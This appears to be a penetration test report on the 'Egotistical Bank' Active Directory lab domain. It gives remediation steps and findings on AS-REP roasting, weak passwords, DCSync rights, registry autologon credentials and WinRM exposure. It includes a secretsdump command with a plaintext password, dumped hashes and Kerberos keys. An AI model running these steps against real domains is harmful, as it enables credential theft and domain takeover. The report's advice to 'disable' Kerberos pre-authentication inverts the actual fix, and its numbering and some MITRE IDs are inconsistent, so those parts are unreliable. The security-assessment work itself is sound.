Remediation Summary

As a result of this assessment, several opportunities have been identified to enhance the internal security of **Egotistical Bank**'s AD environment. The remediation efforts are categorized by their urgency and the time required for implementation. Each step should be carefully planned and tested to prevent service disruptions or data loss.

Short-Term Actions (Immediate to 2 Weeks)

1. [Finding #1] Insecure Kerberos Pre-Authentication Configuration (AS-REP Roasting)
    - Fix: Disable Kerberos pre-authentication for accounts that don't need it.
    - Fix: Enforce strong passwords (at least 24 characters) for all accounts to prevent easy password cracking.
2. [Finding #2] Weak Password Policy (Crackable User Passwords)
    - Fix: Implement a strong password policy (at least 24 characters, mix of symbols and numbers) for all users.
    - Fix: Reset passwords for all users due to the security breach.
3. [Finding #5] Unsecured Autologon Credentials in Registry
    - Fix: Remove any stored autologon credentials from the system.
    - Fix: Use a secure password management tool (like CyberArk or alike) for all service accounts.
    - Fix: Encrypt all sensitive passwords and avoid storing them in plaintext.

Medium-Term Actions (1-3 Months)

1. [Finding #3] Excessive Privileges on Service Account (svc_loanmgr)
    - Fix: Restrict the privileges of service accounts so they only have what they need to function.
    - Fix: Use Group Managed Service Accounts (gMSA) instead of regular service accounts to prevent attacks like Kerberoasting.
    - Fix: Disable unnecessary service accounts with admin privileges.
2. [Finding #4] Domain Controller Replication Rights Misconfiguration (DCSync Privilege)
    - Fix: Revoke unnecessary replication rights (like DS-Replication-Get-Changes-All) from accounts that don't need them.

- Fix: Use Group Policy Objects (GPOs) to limit who can perform DCSync attacks.

3. [Finding #6] Lack of Network Segmentation and Exposure of Management Services (WinRM)
    - Fix: Isolate management services (like WinRM) in a secure network zone.
    - Fix: Limit access to management services by IP or network location to reduce the risk of unauthorized access.
4. [Finding #7] Improve Security Monitoring and Logging Practices
    - Fix: Enable full security logging on critical systems, including domain controllers.
    - Fix: Use a Security Information and Event Management (SIEM) system to set up alerts for suspicious activities.

Long-Term Actions (3-12 Months)

1. [Finding #2] Weak Password Policy (Crackable User Passwords)
    - Fix: Implement multi-factor authentication (MFA) for users with access to sensitive data or administrative rights.
    - Fix: Consider using an enterprise password manager to securely store and manage passwords for service accounts.
2. [Finding #3] Excessive Privileges on Service Account (svc_loanmgr)
    - Fix: Regularly audit service account privileges and ensure that only authorized users have access to high-privilege accounts.
3. [Finding #6] Lack of Network Segmentation and Exposure of Management Services (WinRM)
    - Fix: Implement stronger network segmentation to isolate critical infrastructure, limiting the potential impact of a breach.
4. [Finding #4] Domain Controller Replication Rights Misconfiguration (DCSync Privilege)
    - Fix: Regularly audit Active Directory permissions, particularly those related to replication rights and privileged user accounts.


Technical Findings Details

1. Insecure Kerberos Pre-Authentication Configuration (AS-REP Roasting) - High

MITRE ID	**T1558.004**
Description (Incl. Root Cause)	The fsmith account has Kerberos pre-authentication disabled, making it vulnerable to AS-REP Roasting attacks. Attackers can send an Authentication Server Request (AS-REQ) without a timestamp, prompting the Domain Controller to respond with an Authentication Server Response (AS-REP) containing a Ticket Granting Ticket (TGT) encrypted with the user's password hash. This allows attackers to perform offline password cracking attempts.
Security Impact	Exploiting this vulnerability can lead to unauthorized access and potential domain compromise.
Affected Domain	EGOTISTICAL-BANK.LOCAL
Remediation	▪ Disable Kerberos pre-authentication for accounts that don't need it. ▪ Enforce strong passwords (at least 24 characters) for all accounts to prevent easy password cracking.
External References	https://attack.mitre.org/techniques/T1558/004/

Finding Evidence:

Running impacket-GetNPUsers on fsmith's account will extract its AS-REP hash.




2. Weak Password Policy (Crackable User Passwords) - High

MITRE ID	M1027
Description (Incl. Root Cause)	The password for the fsmith account is weak ("Thestrokes23"), enabling successful offline cracking after an AS-REP Roasting attack.
Security Impact	Weak passwords can be easily cracked, leading to unauthorized access and potential escalation of privileges.
Affected Domain	EGOTISTICAL-BANK.LOCAL
Remediation	▪ Implement strong password policies that enforce complex, lengthy, and unique passwords for all accounts. ▪ Enable multi-factor authentication (MFA) for critical systems, especially for administrative accounts.
External References	https://attack.mitre.org/mitigations/M1027/

Findings Evidence:

Successfully cracking a password hash with Hashcat to reveal the clear text password value.



4. Excessive Privileges on Service Account - High

MITRE ID	M0926
Description (Incl. Root Cause)	The svc_loanmgr service account possesses excessive privileges, including the ability to perform a DCSync attack and retrieve domain password data.
Security Impact	Excessive privileges can lead to unauthorized access and potential domain compromise.
Affected Domain	EGOTISTICAL-BANK.LOCAL
Remediation	▪ Regularly review service account permissions and enforce the principle of least privilege. ▪ Ensure that sensitive service accounts have only the necessary permissions.

External References	https://attack.mitre.org/mitigations/M0926/

5. Domain Controller Replication Rights Misconfiguration (DCSync Privilege) - High

MITRE ID	T1003.006
Description (Incl. Root Cause)	The svc_loanmgr account has the DS-Replication-Get-Changes-All privilege, allowing it to perform a DCSync attack and extract the NTLM hash of the domain administrator account.
Security Impact	This misconfiguration can lead to unauthorized domain replication and potential domain compromise.
Affected Domain	EGOTISTICAL-BANK.LOCAL
Remediation	▪ Limit permissions for accounts with replication privileges. ▪ Regularly audit and remove unnecessary privileges, particularly for accounts with domain-wide access.
External References	https://attack.mitre.org/techniques/T1003/006/

Findings Evidence:

Running impacket-secretsdump using svc_loanmgr credentials were caused to dump the NT hash of all the users in the domain controller.


```
└─$ [★]$ impacket-secretsdump 'egotistical-bank/svc_loanmgr:Moneymakestheworldgoround!'@10.129.106.165
Impacket v0.11.0 - Copyright 2023 Fortra
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:d623547130c1c5e497bc9b225c231a2a:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
```


6. Unsecured Autologon Credentials in Registry - Medium

MITRE ID	T1003.006
Description (Incl. Root Cause)	The autologon credentials for the svc_loanmgr account are stored in the registry in an insecure manner.
Security Impact	Unsecured credentials can be easily extracted by attackers, leading to unauthorized access.
Affected Domain	EGOTISTICAL-BANK.LOCAL
Remediation	▪ Avoid storing credentials in the registry or other insecure locations. ▪ Use secure methods for credential storage and retrieval.
External References	https://attack.mitre.org/techniques/T1003/006/

Findings Evidence:

Running WinPeas.exe on the target revealed auto-login credentials.






6. Lack of Network Segmentation and Exposure of Management Services – Low

MITRE ID	M1030
Description (Incl. Root Cause)	WinRM is enabled for the fsmith account, allowing remote management.
Security Impact	Exposure of management services can be exploited by attackers to gain unauthorized access.
Affected Domain	EGOTISTICAL-BANK.LOCAL
Remediation	▪ Disable WinRM if not required. ▪ If WinRM is necessary, restrict access through network segmentation and strong authentication mechanisms.
External References	https://attack.mitre.org/mitigations/M1030/

Findings Evidence:

Using evil-winrm, the tester were able to login into the domain controller with fsmith's credential.



7. Improve Security Monitoring and Logging Practices - Informational

MITRE ID	M1030
Description (Incl. Root Cause)	The penetration test activities were largely undetected, indicating insufficient monitoring and logging.
Security Impact	Lack of monitoring can allow malicious activities to go undetected, increasing the risk of prolonged unauthorized access.
Affected Domain	EGOTISTICAL-BANK.LOCAL
Remediation	▪ Improve Security Monitoring and Logging Practices ▪ Regularly review logs and set up
External References	https://attack.mitre.org/tactics/TA0005/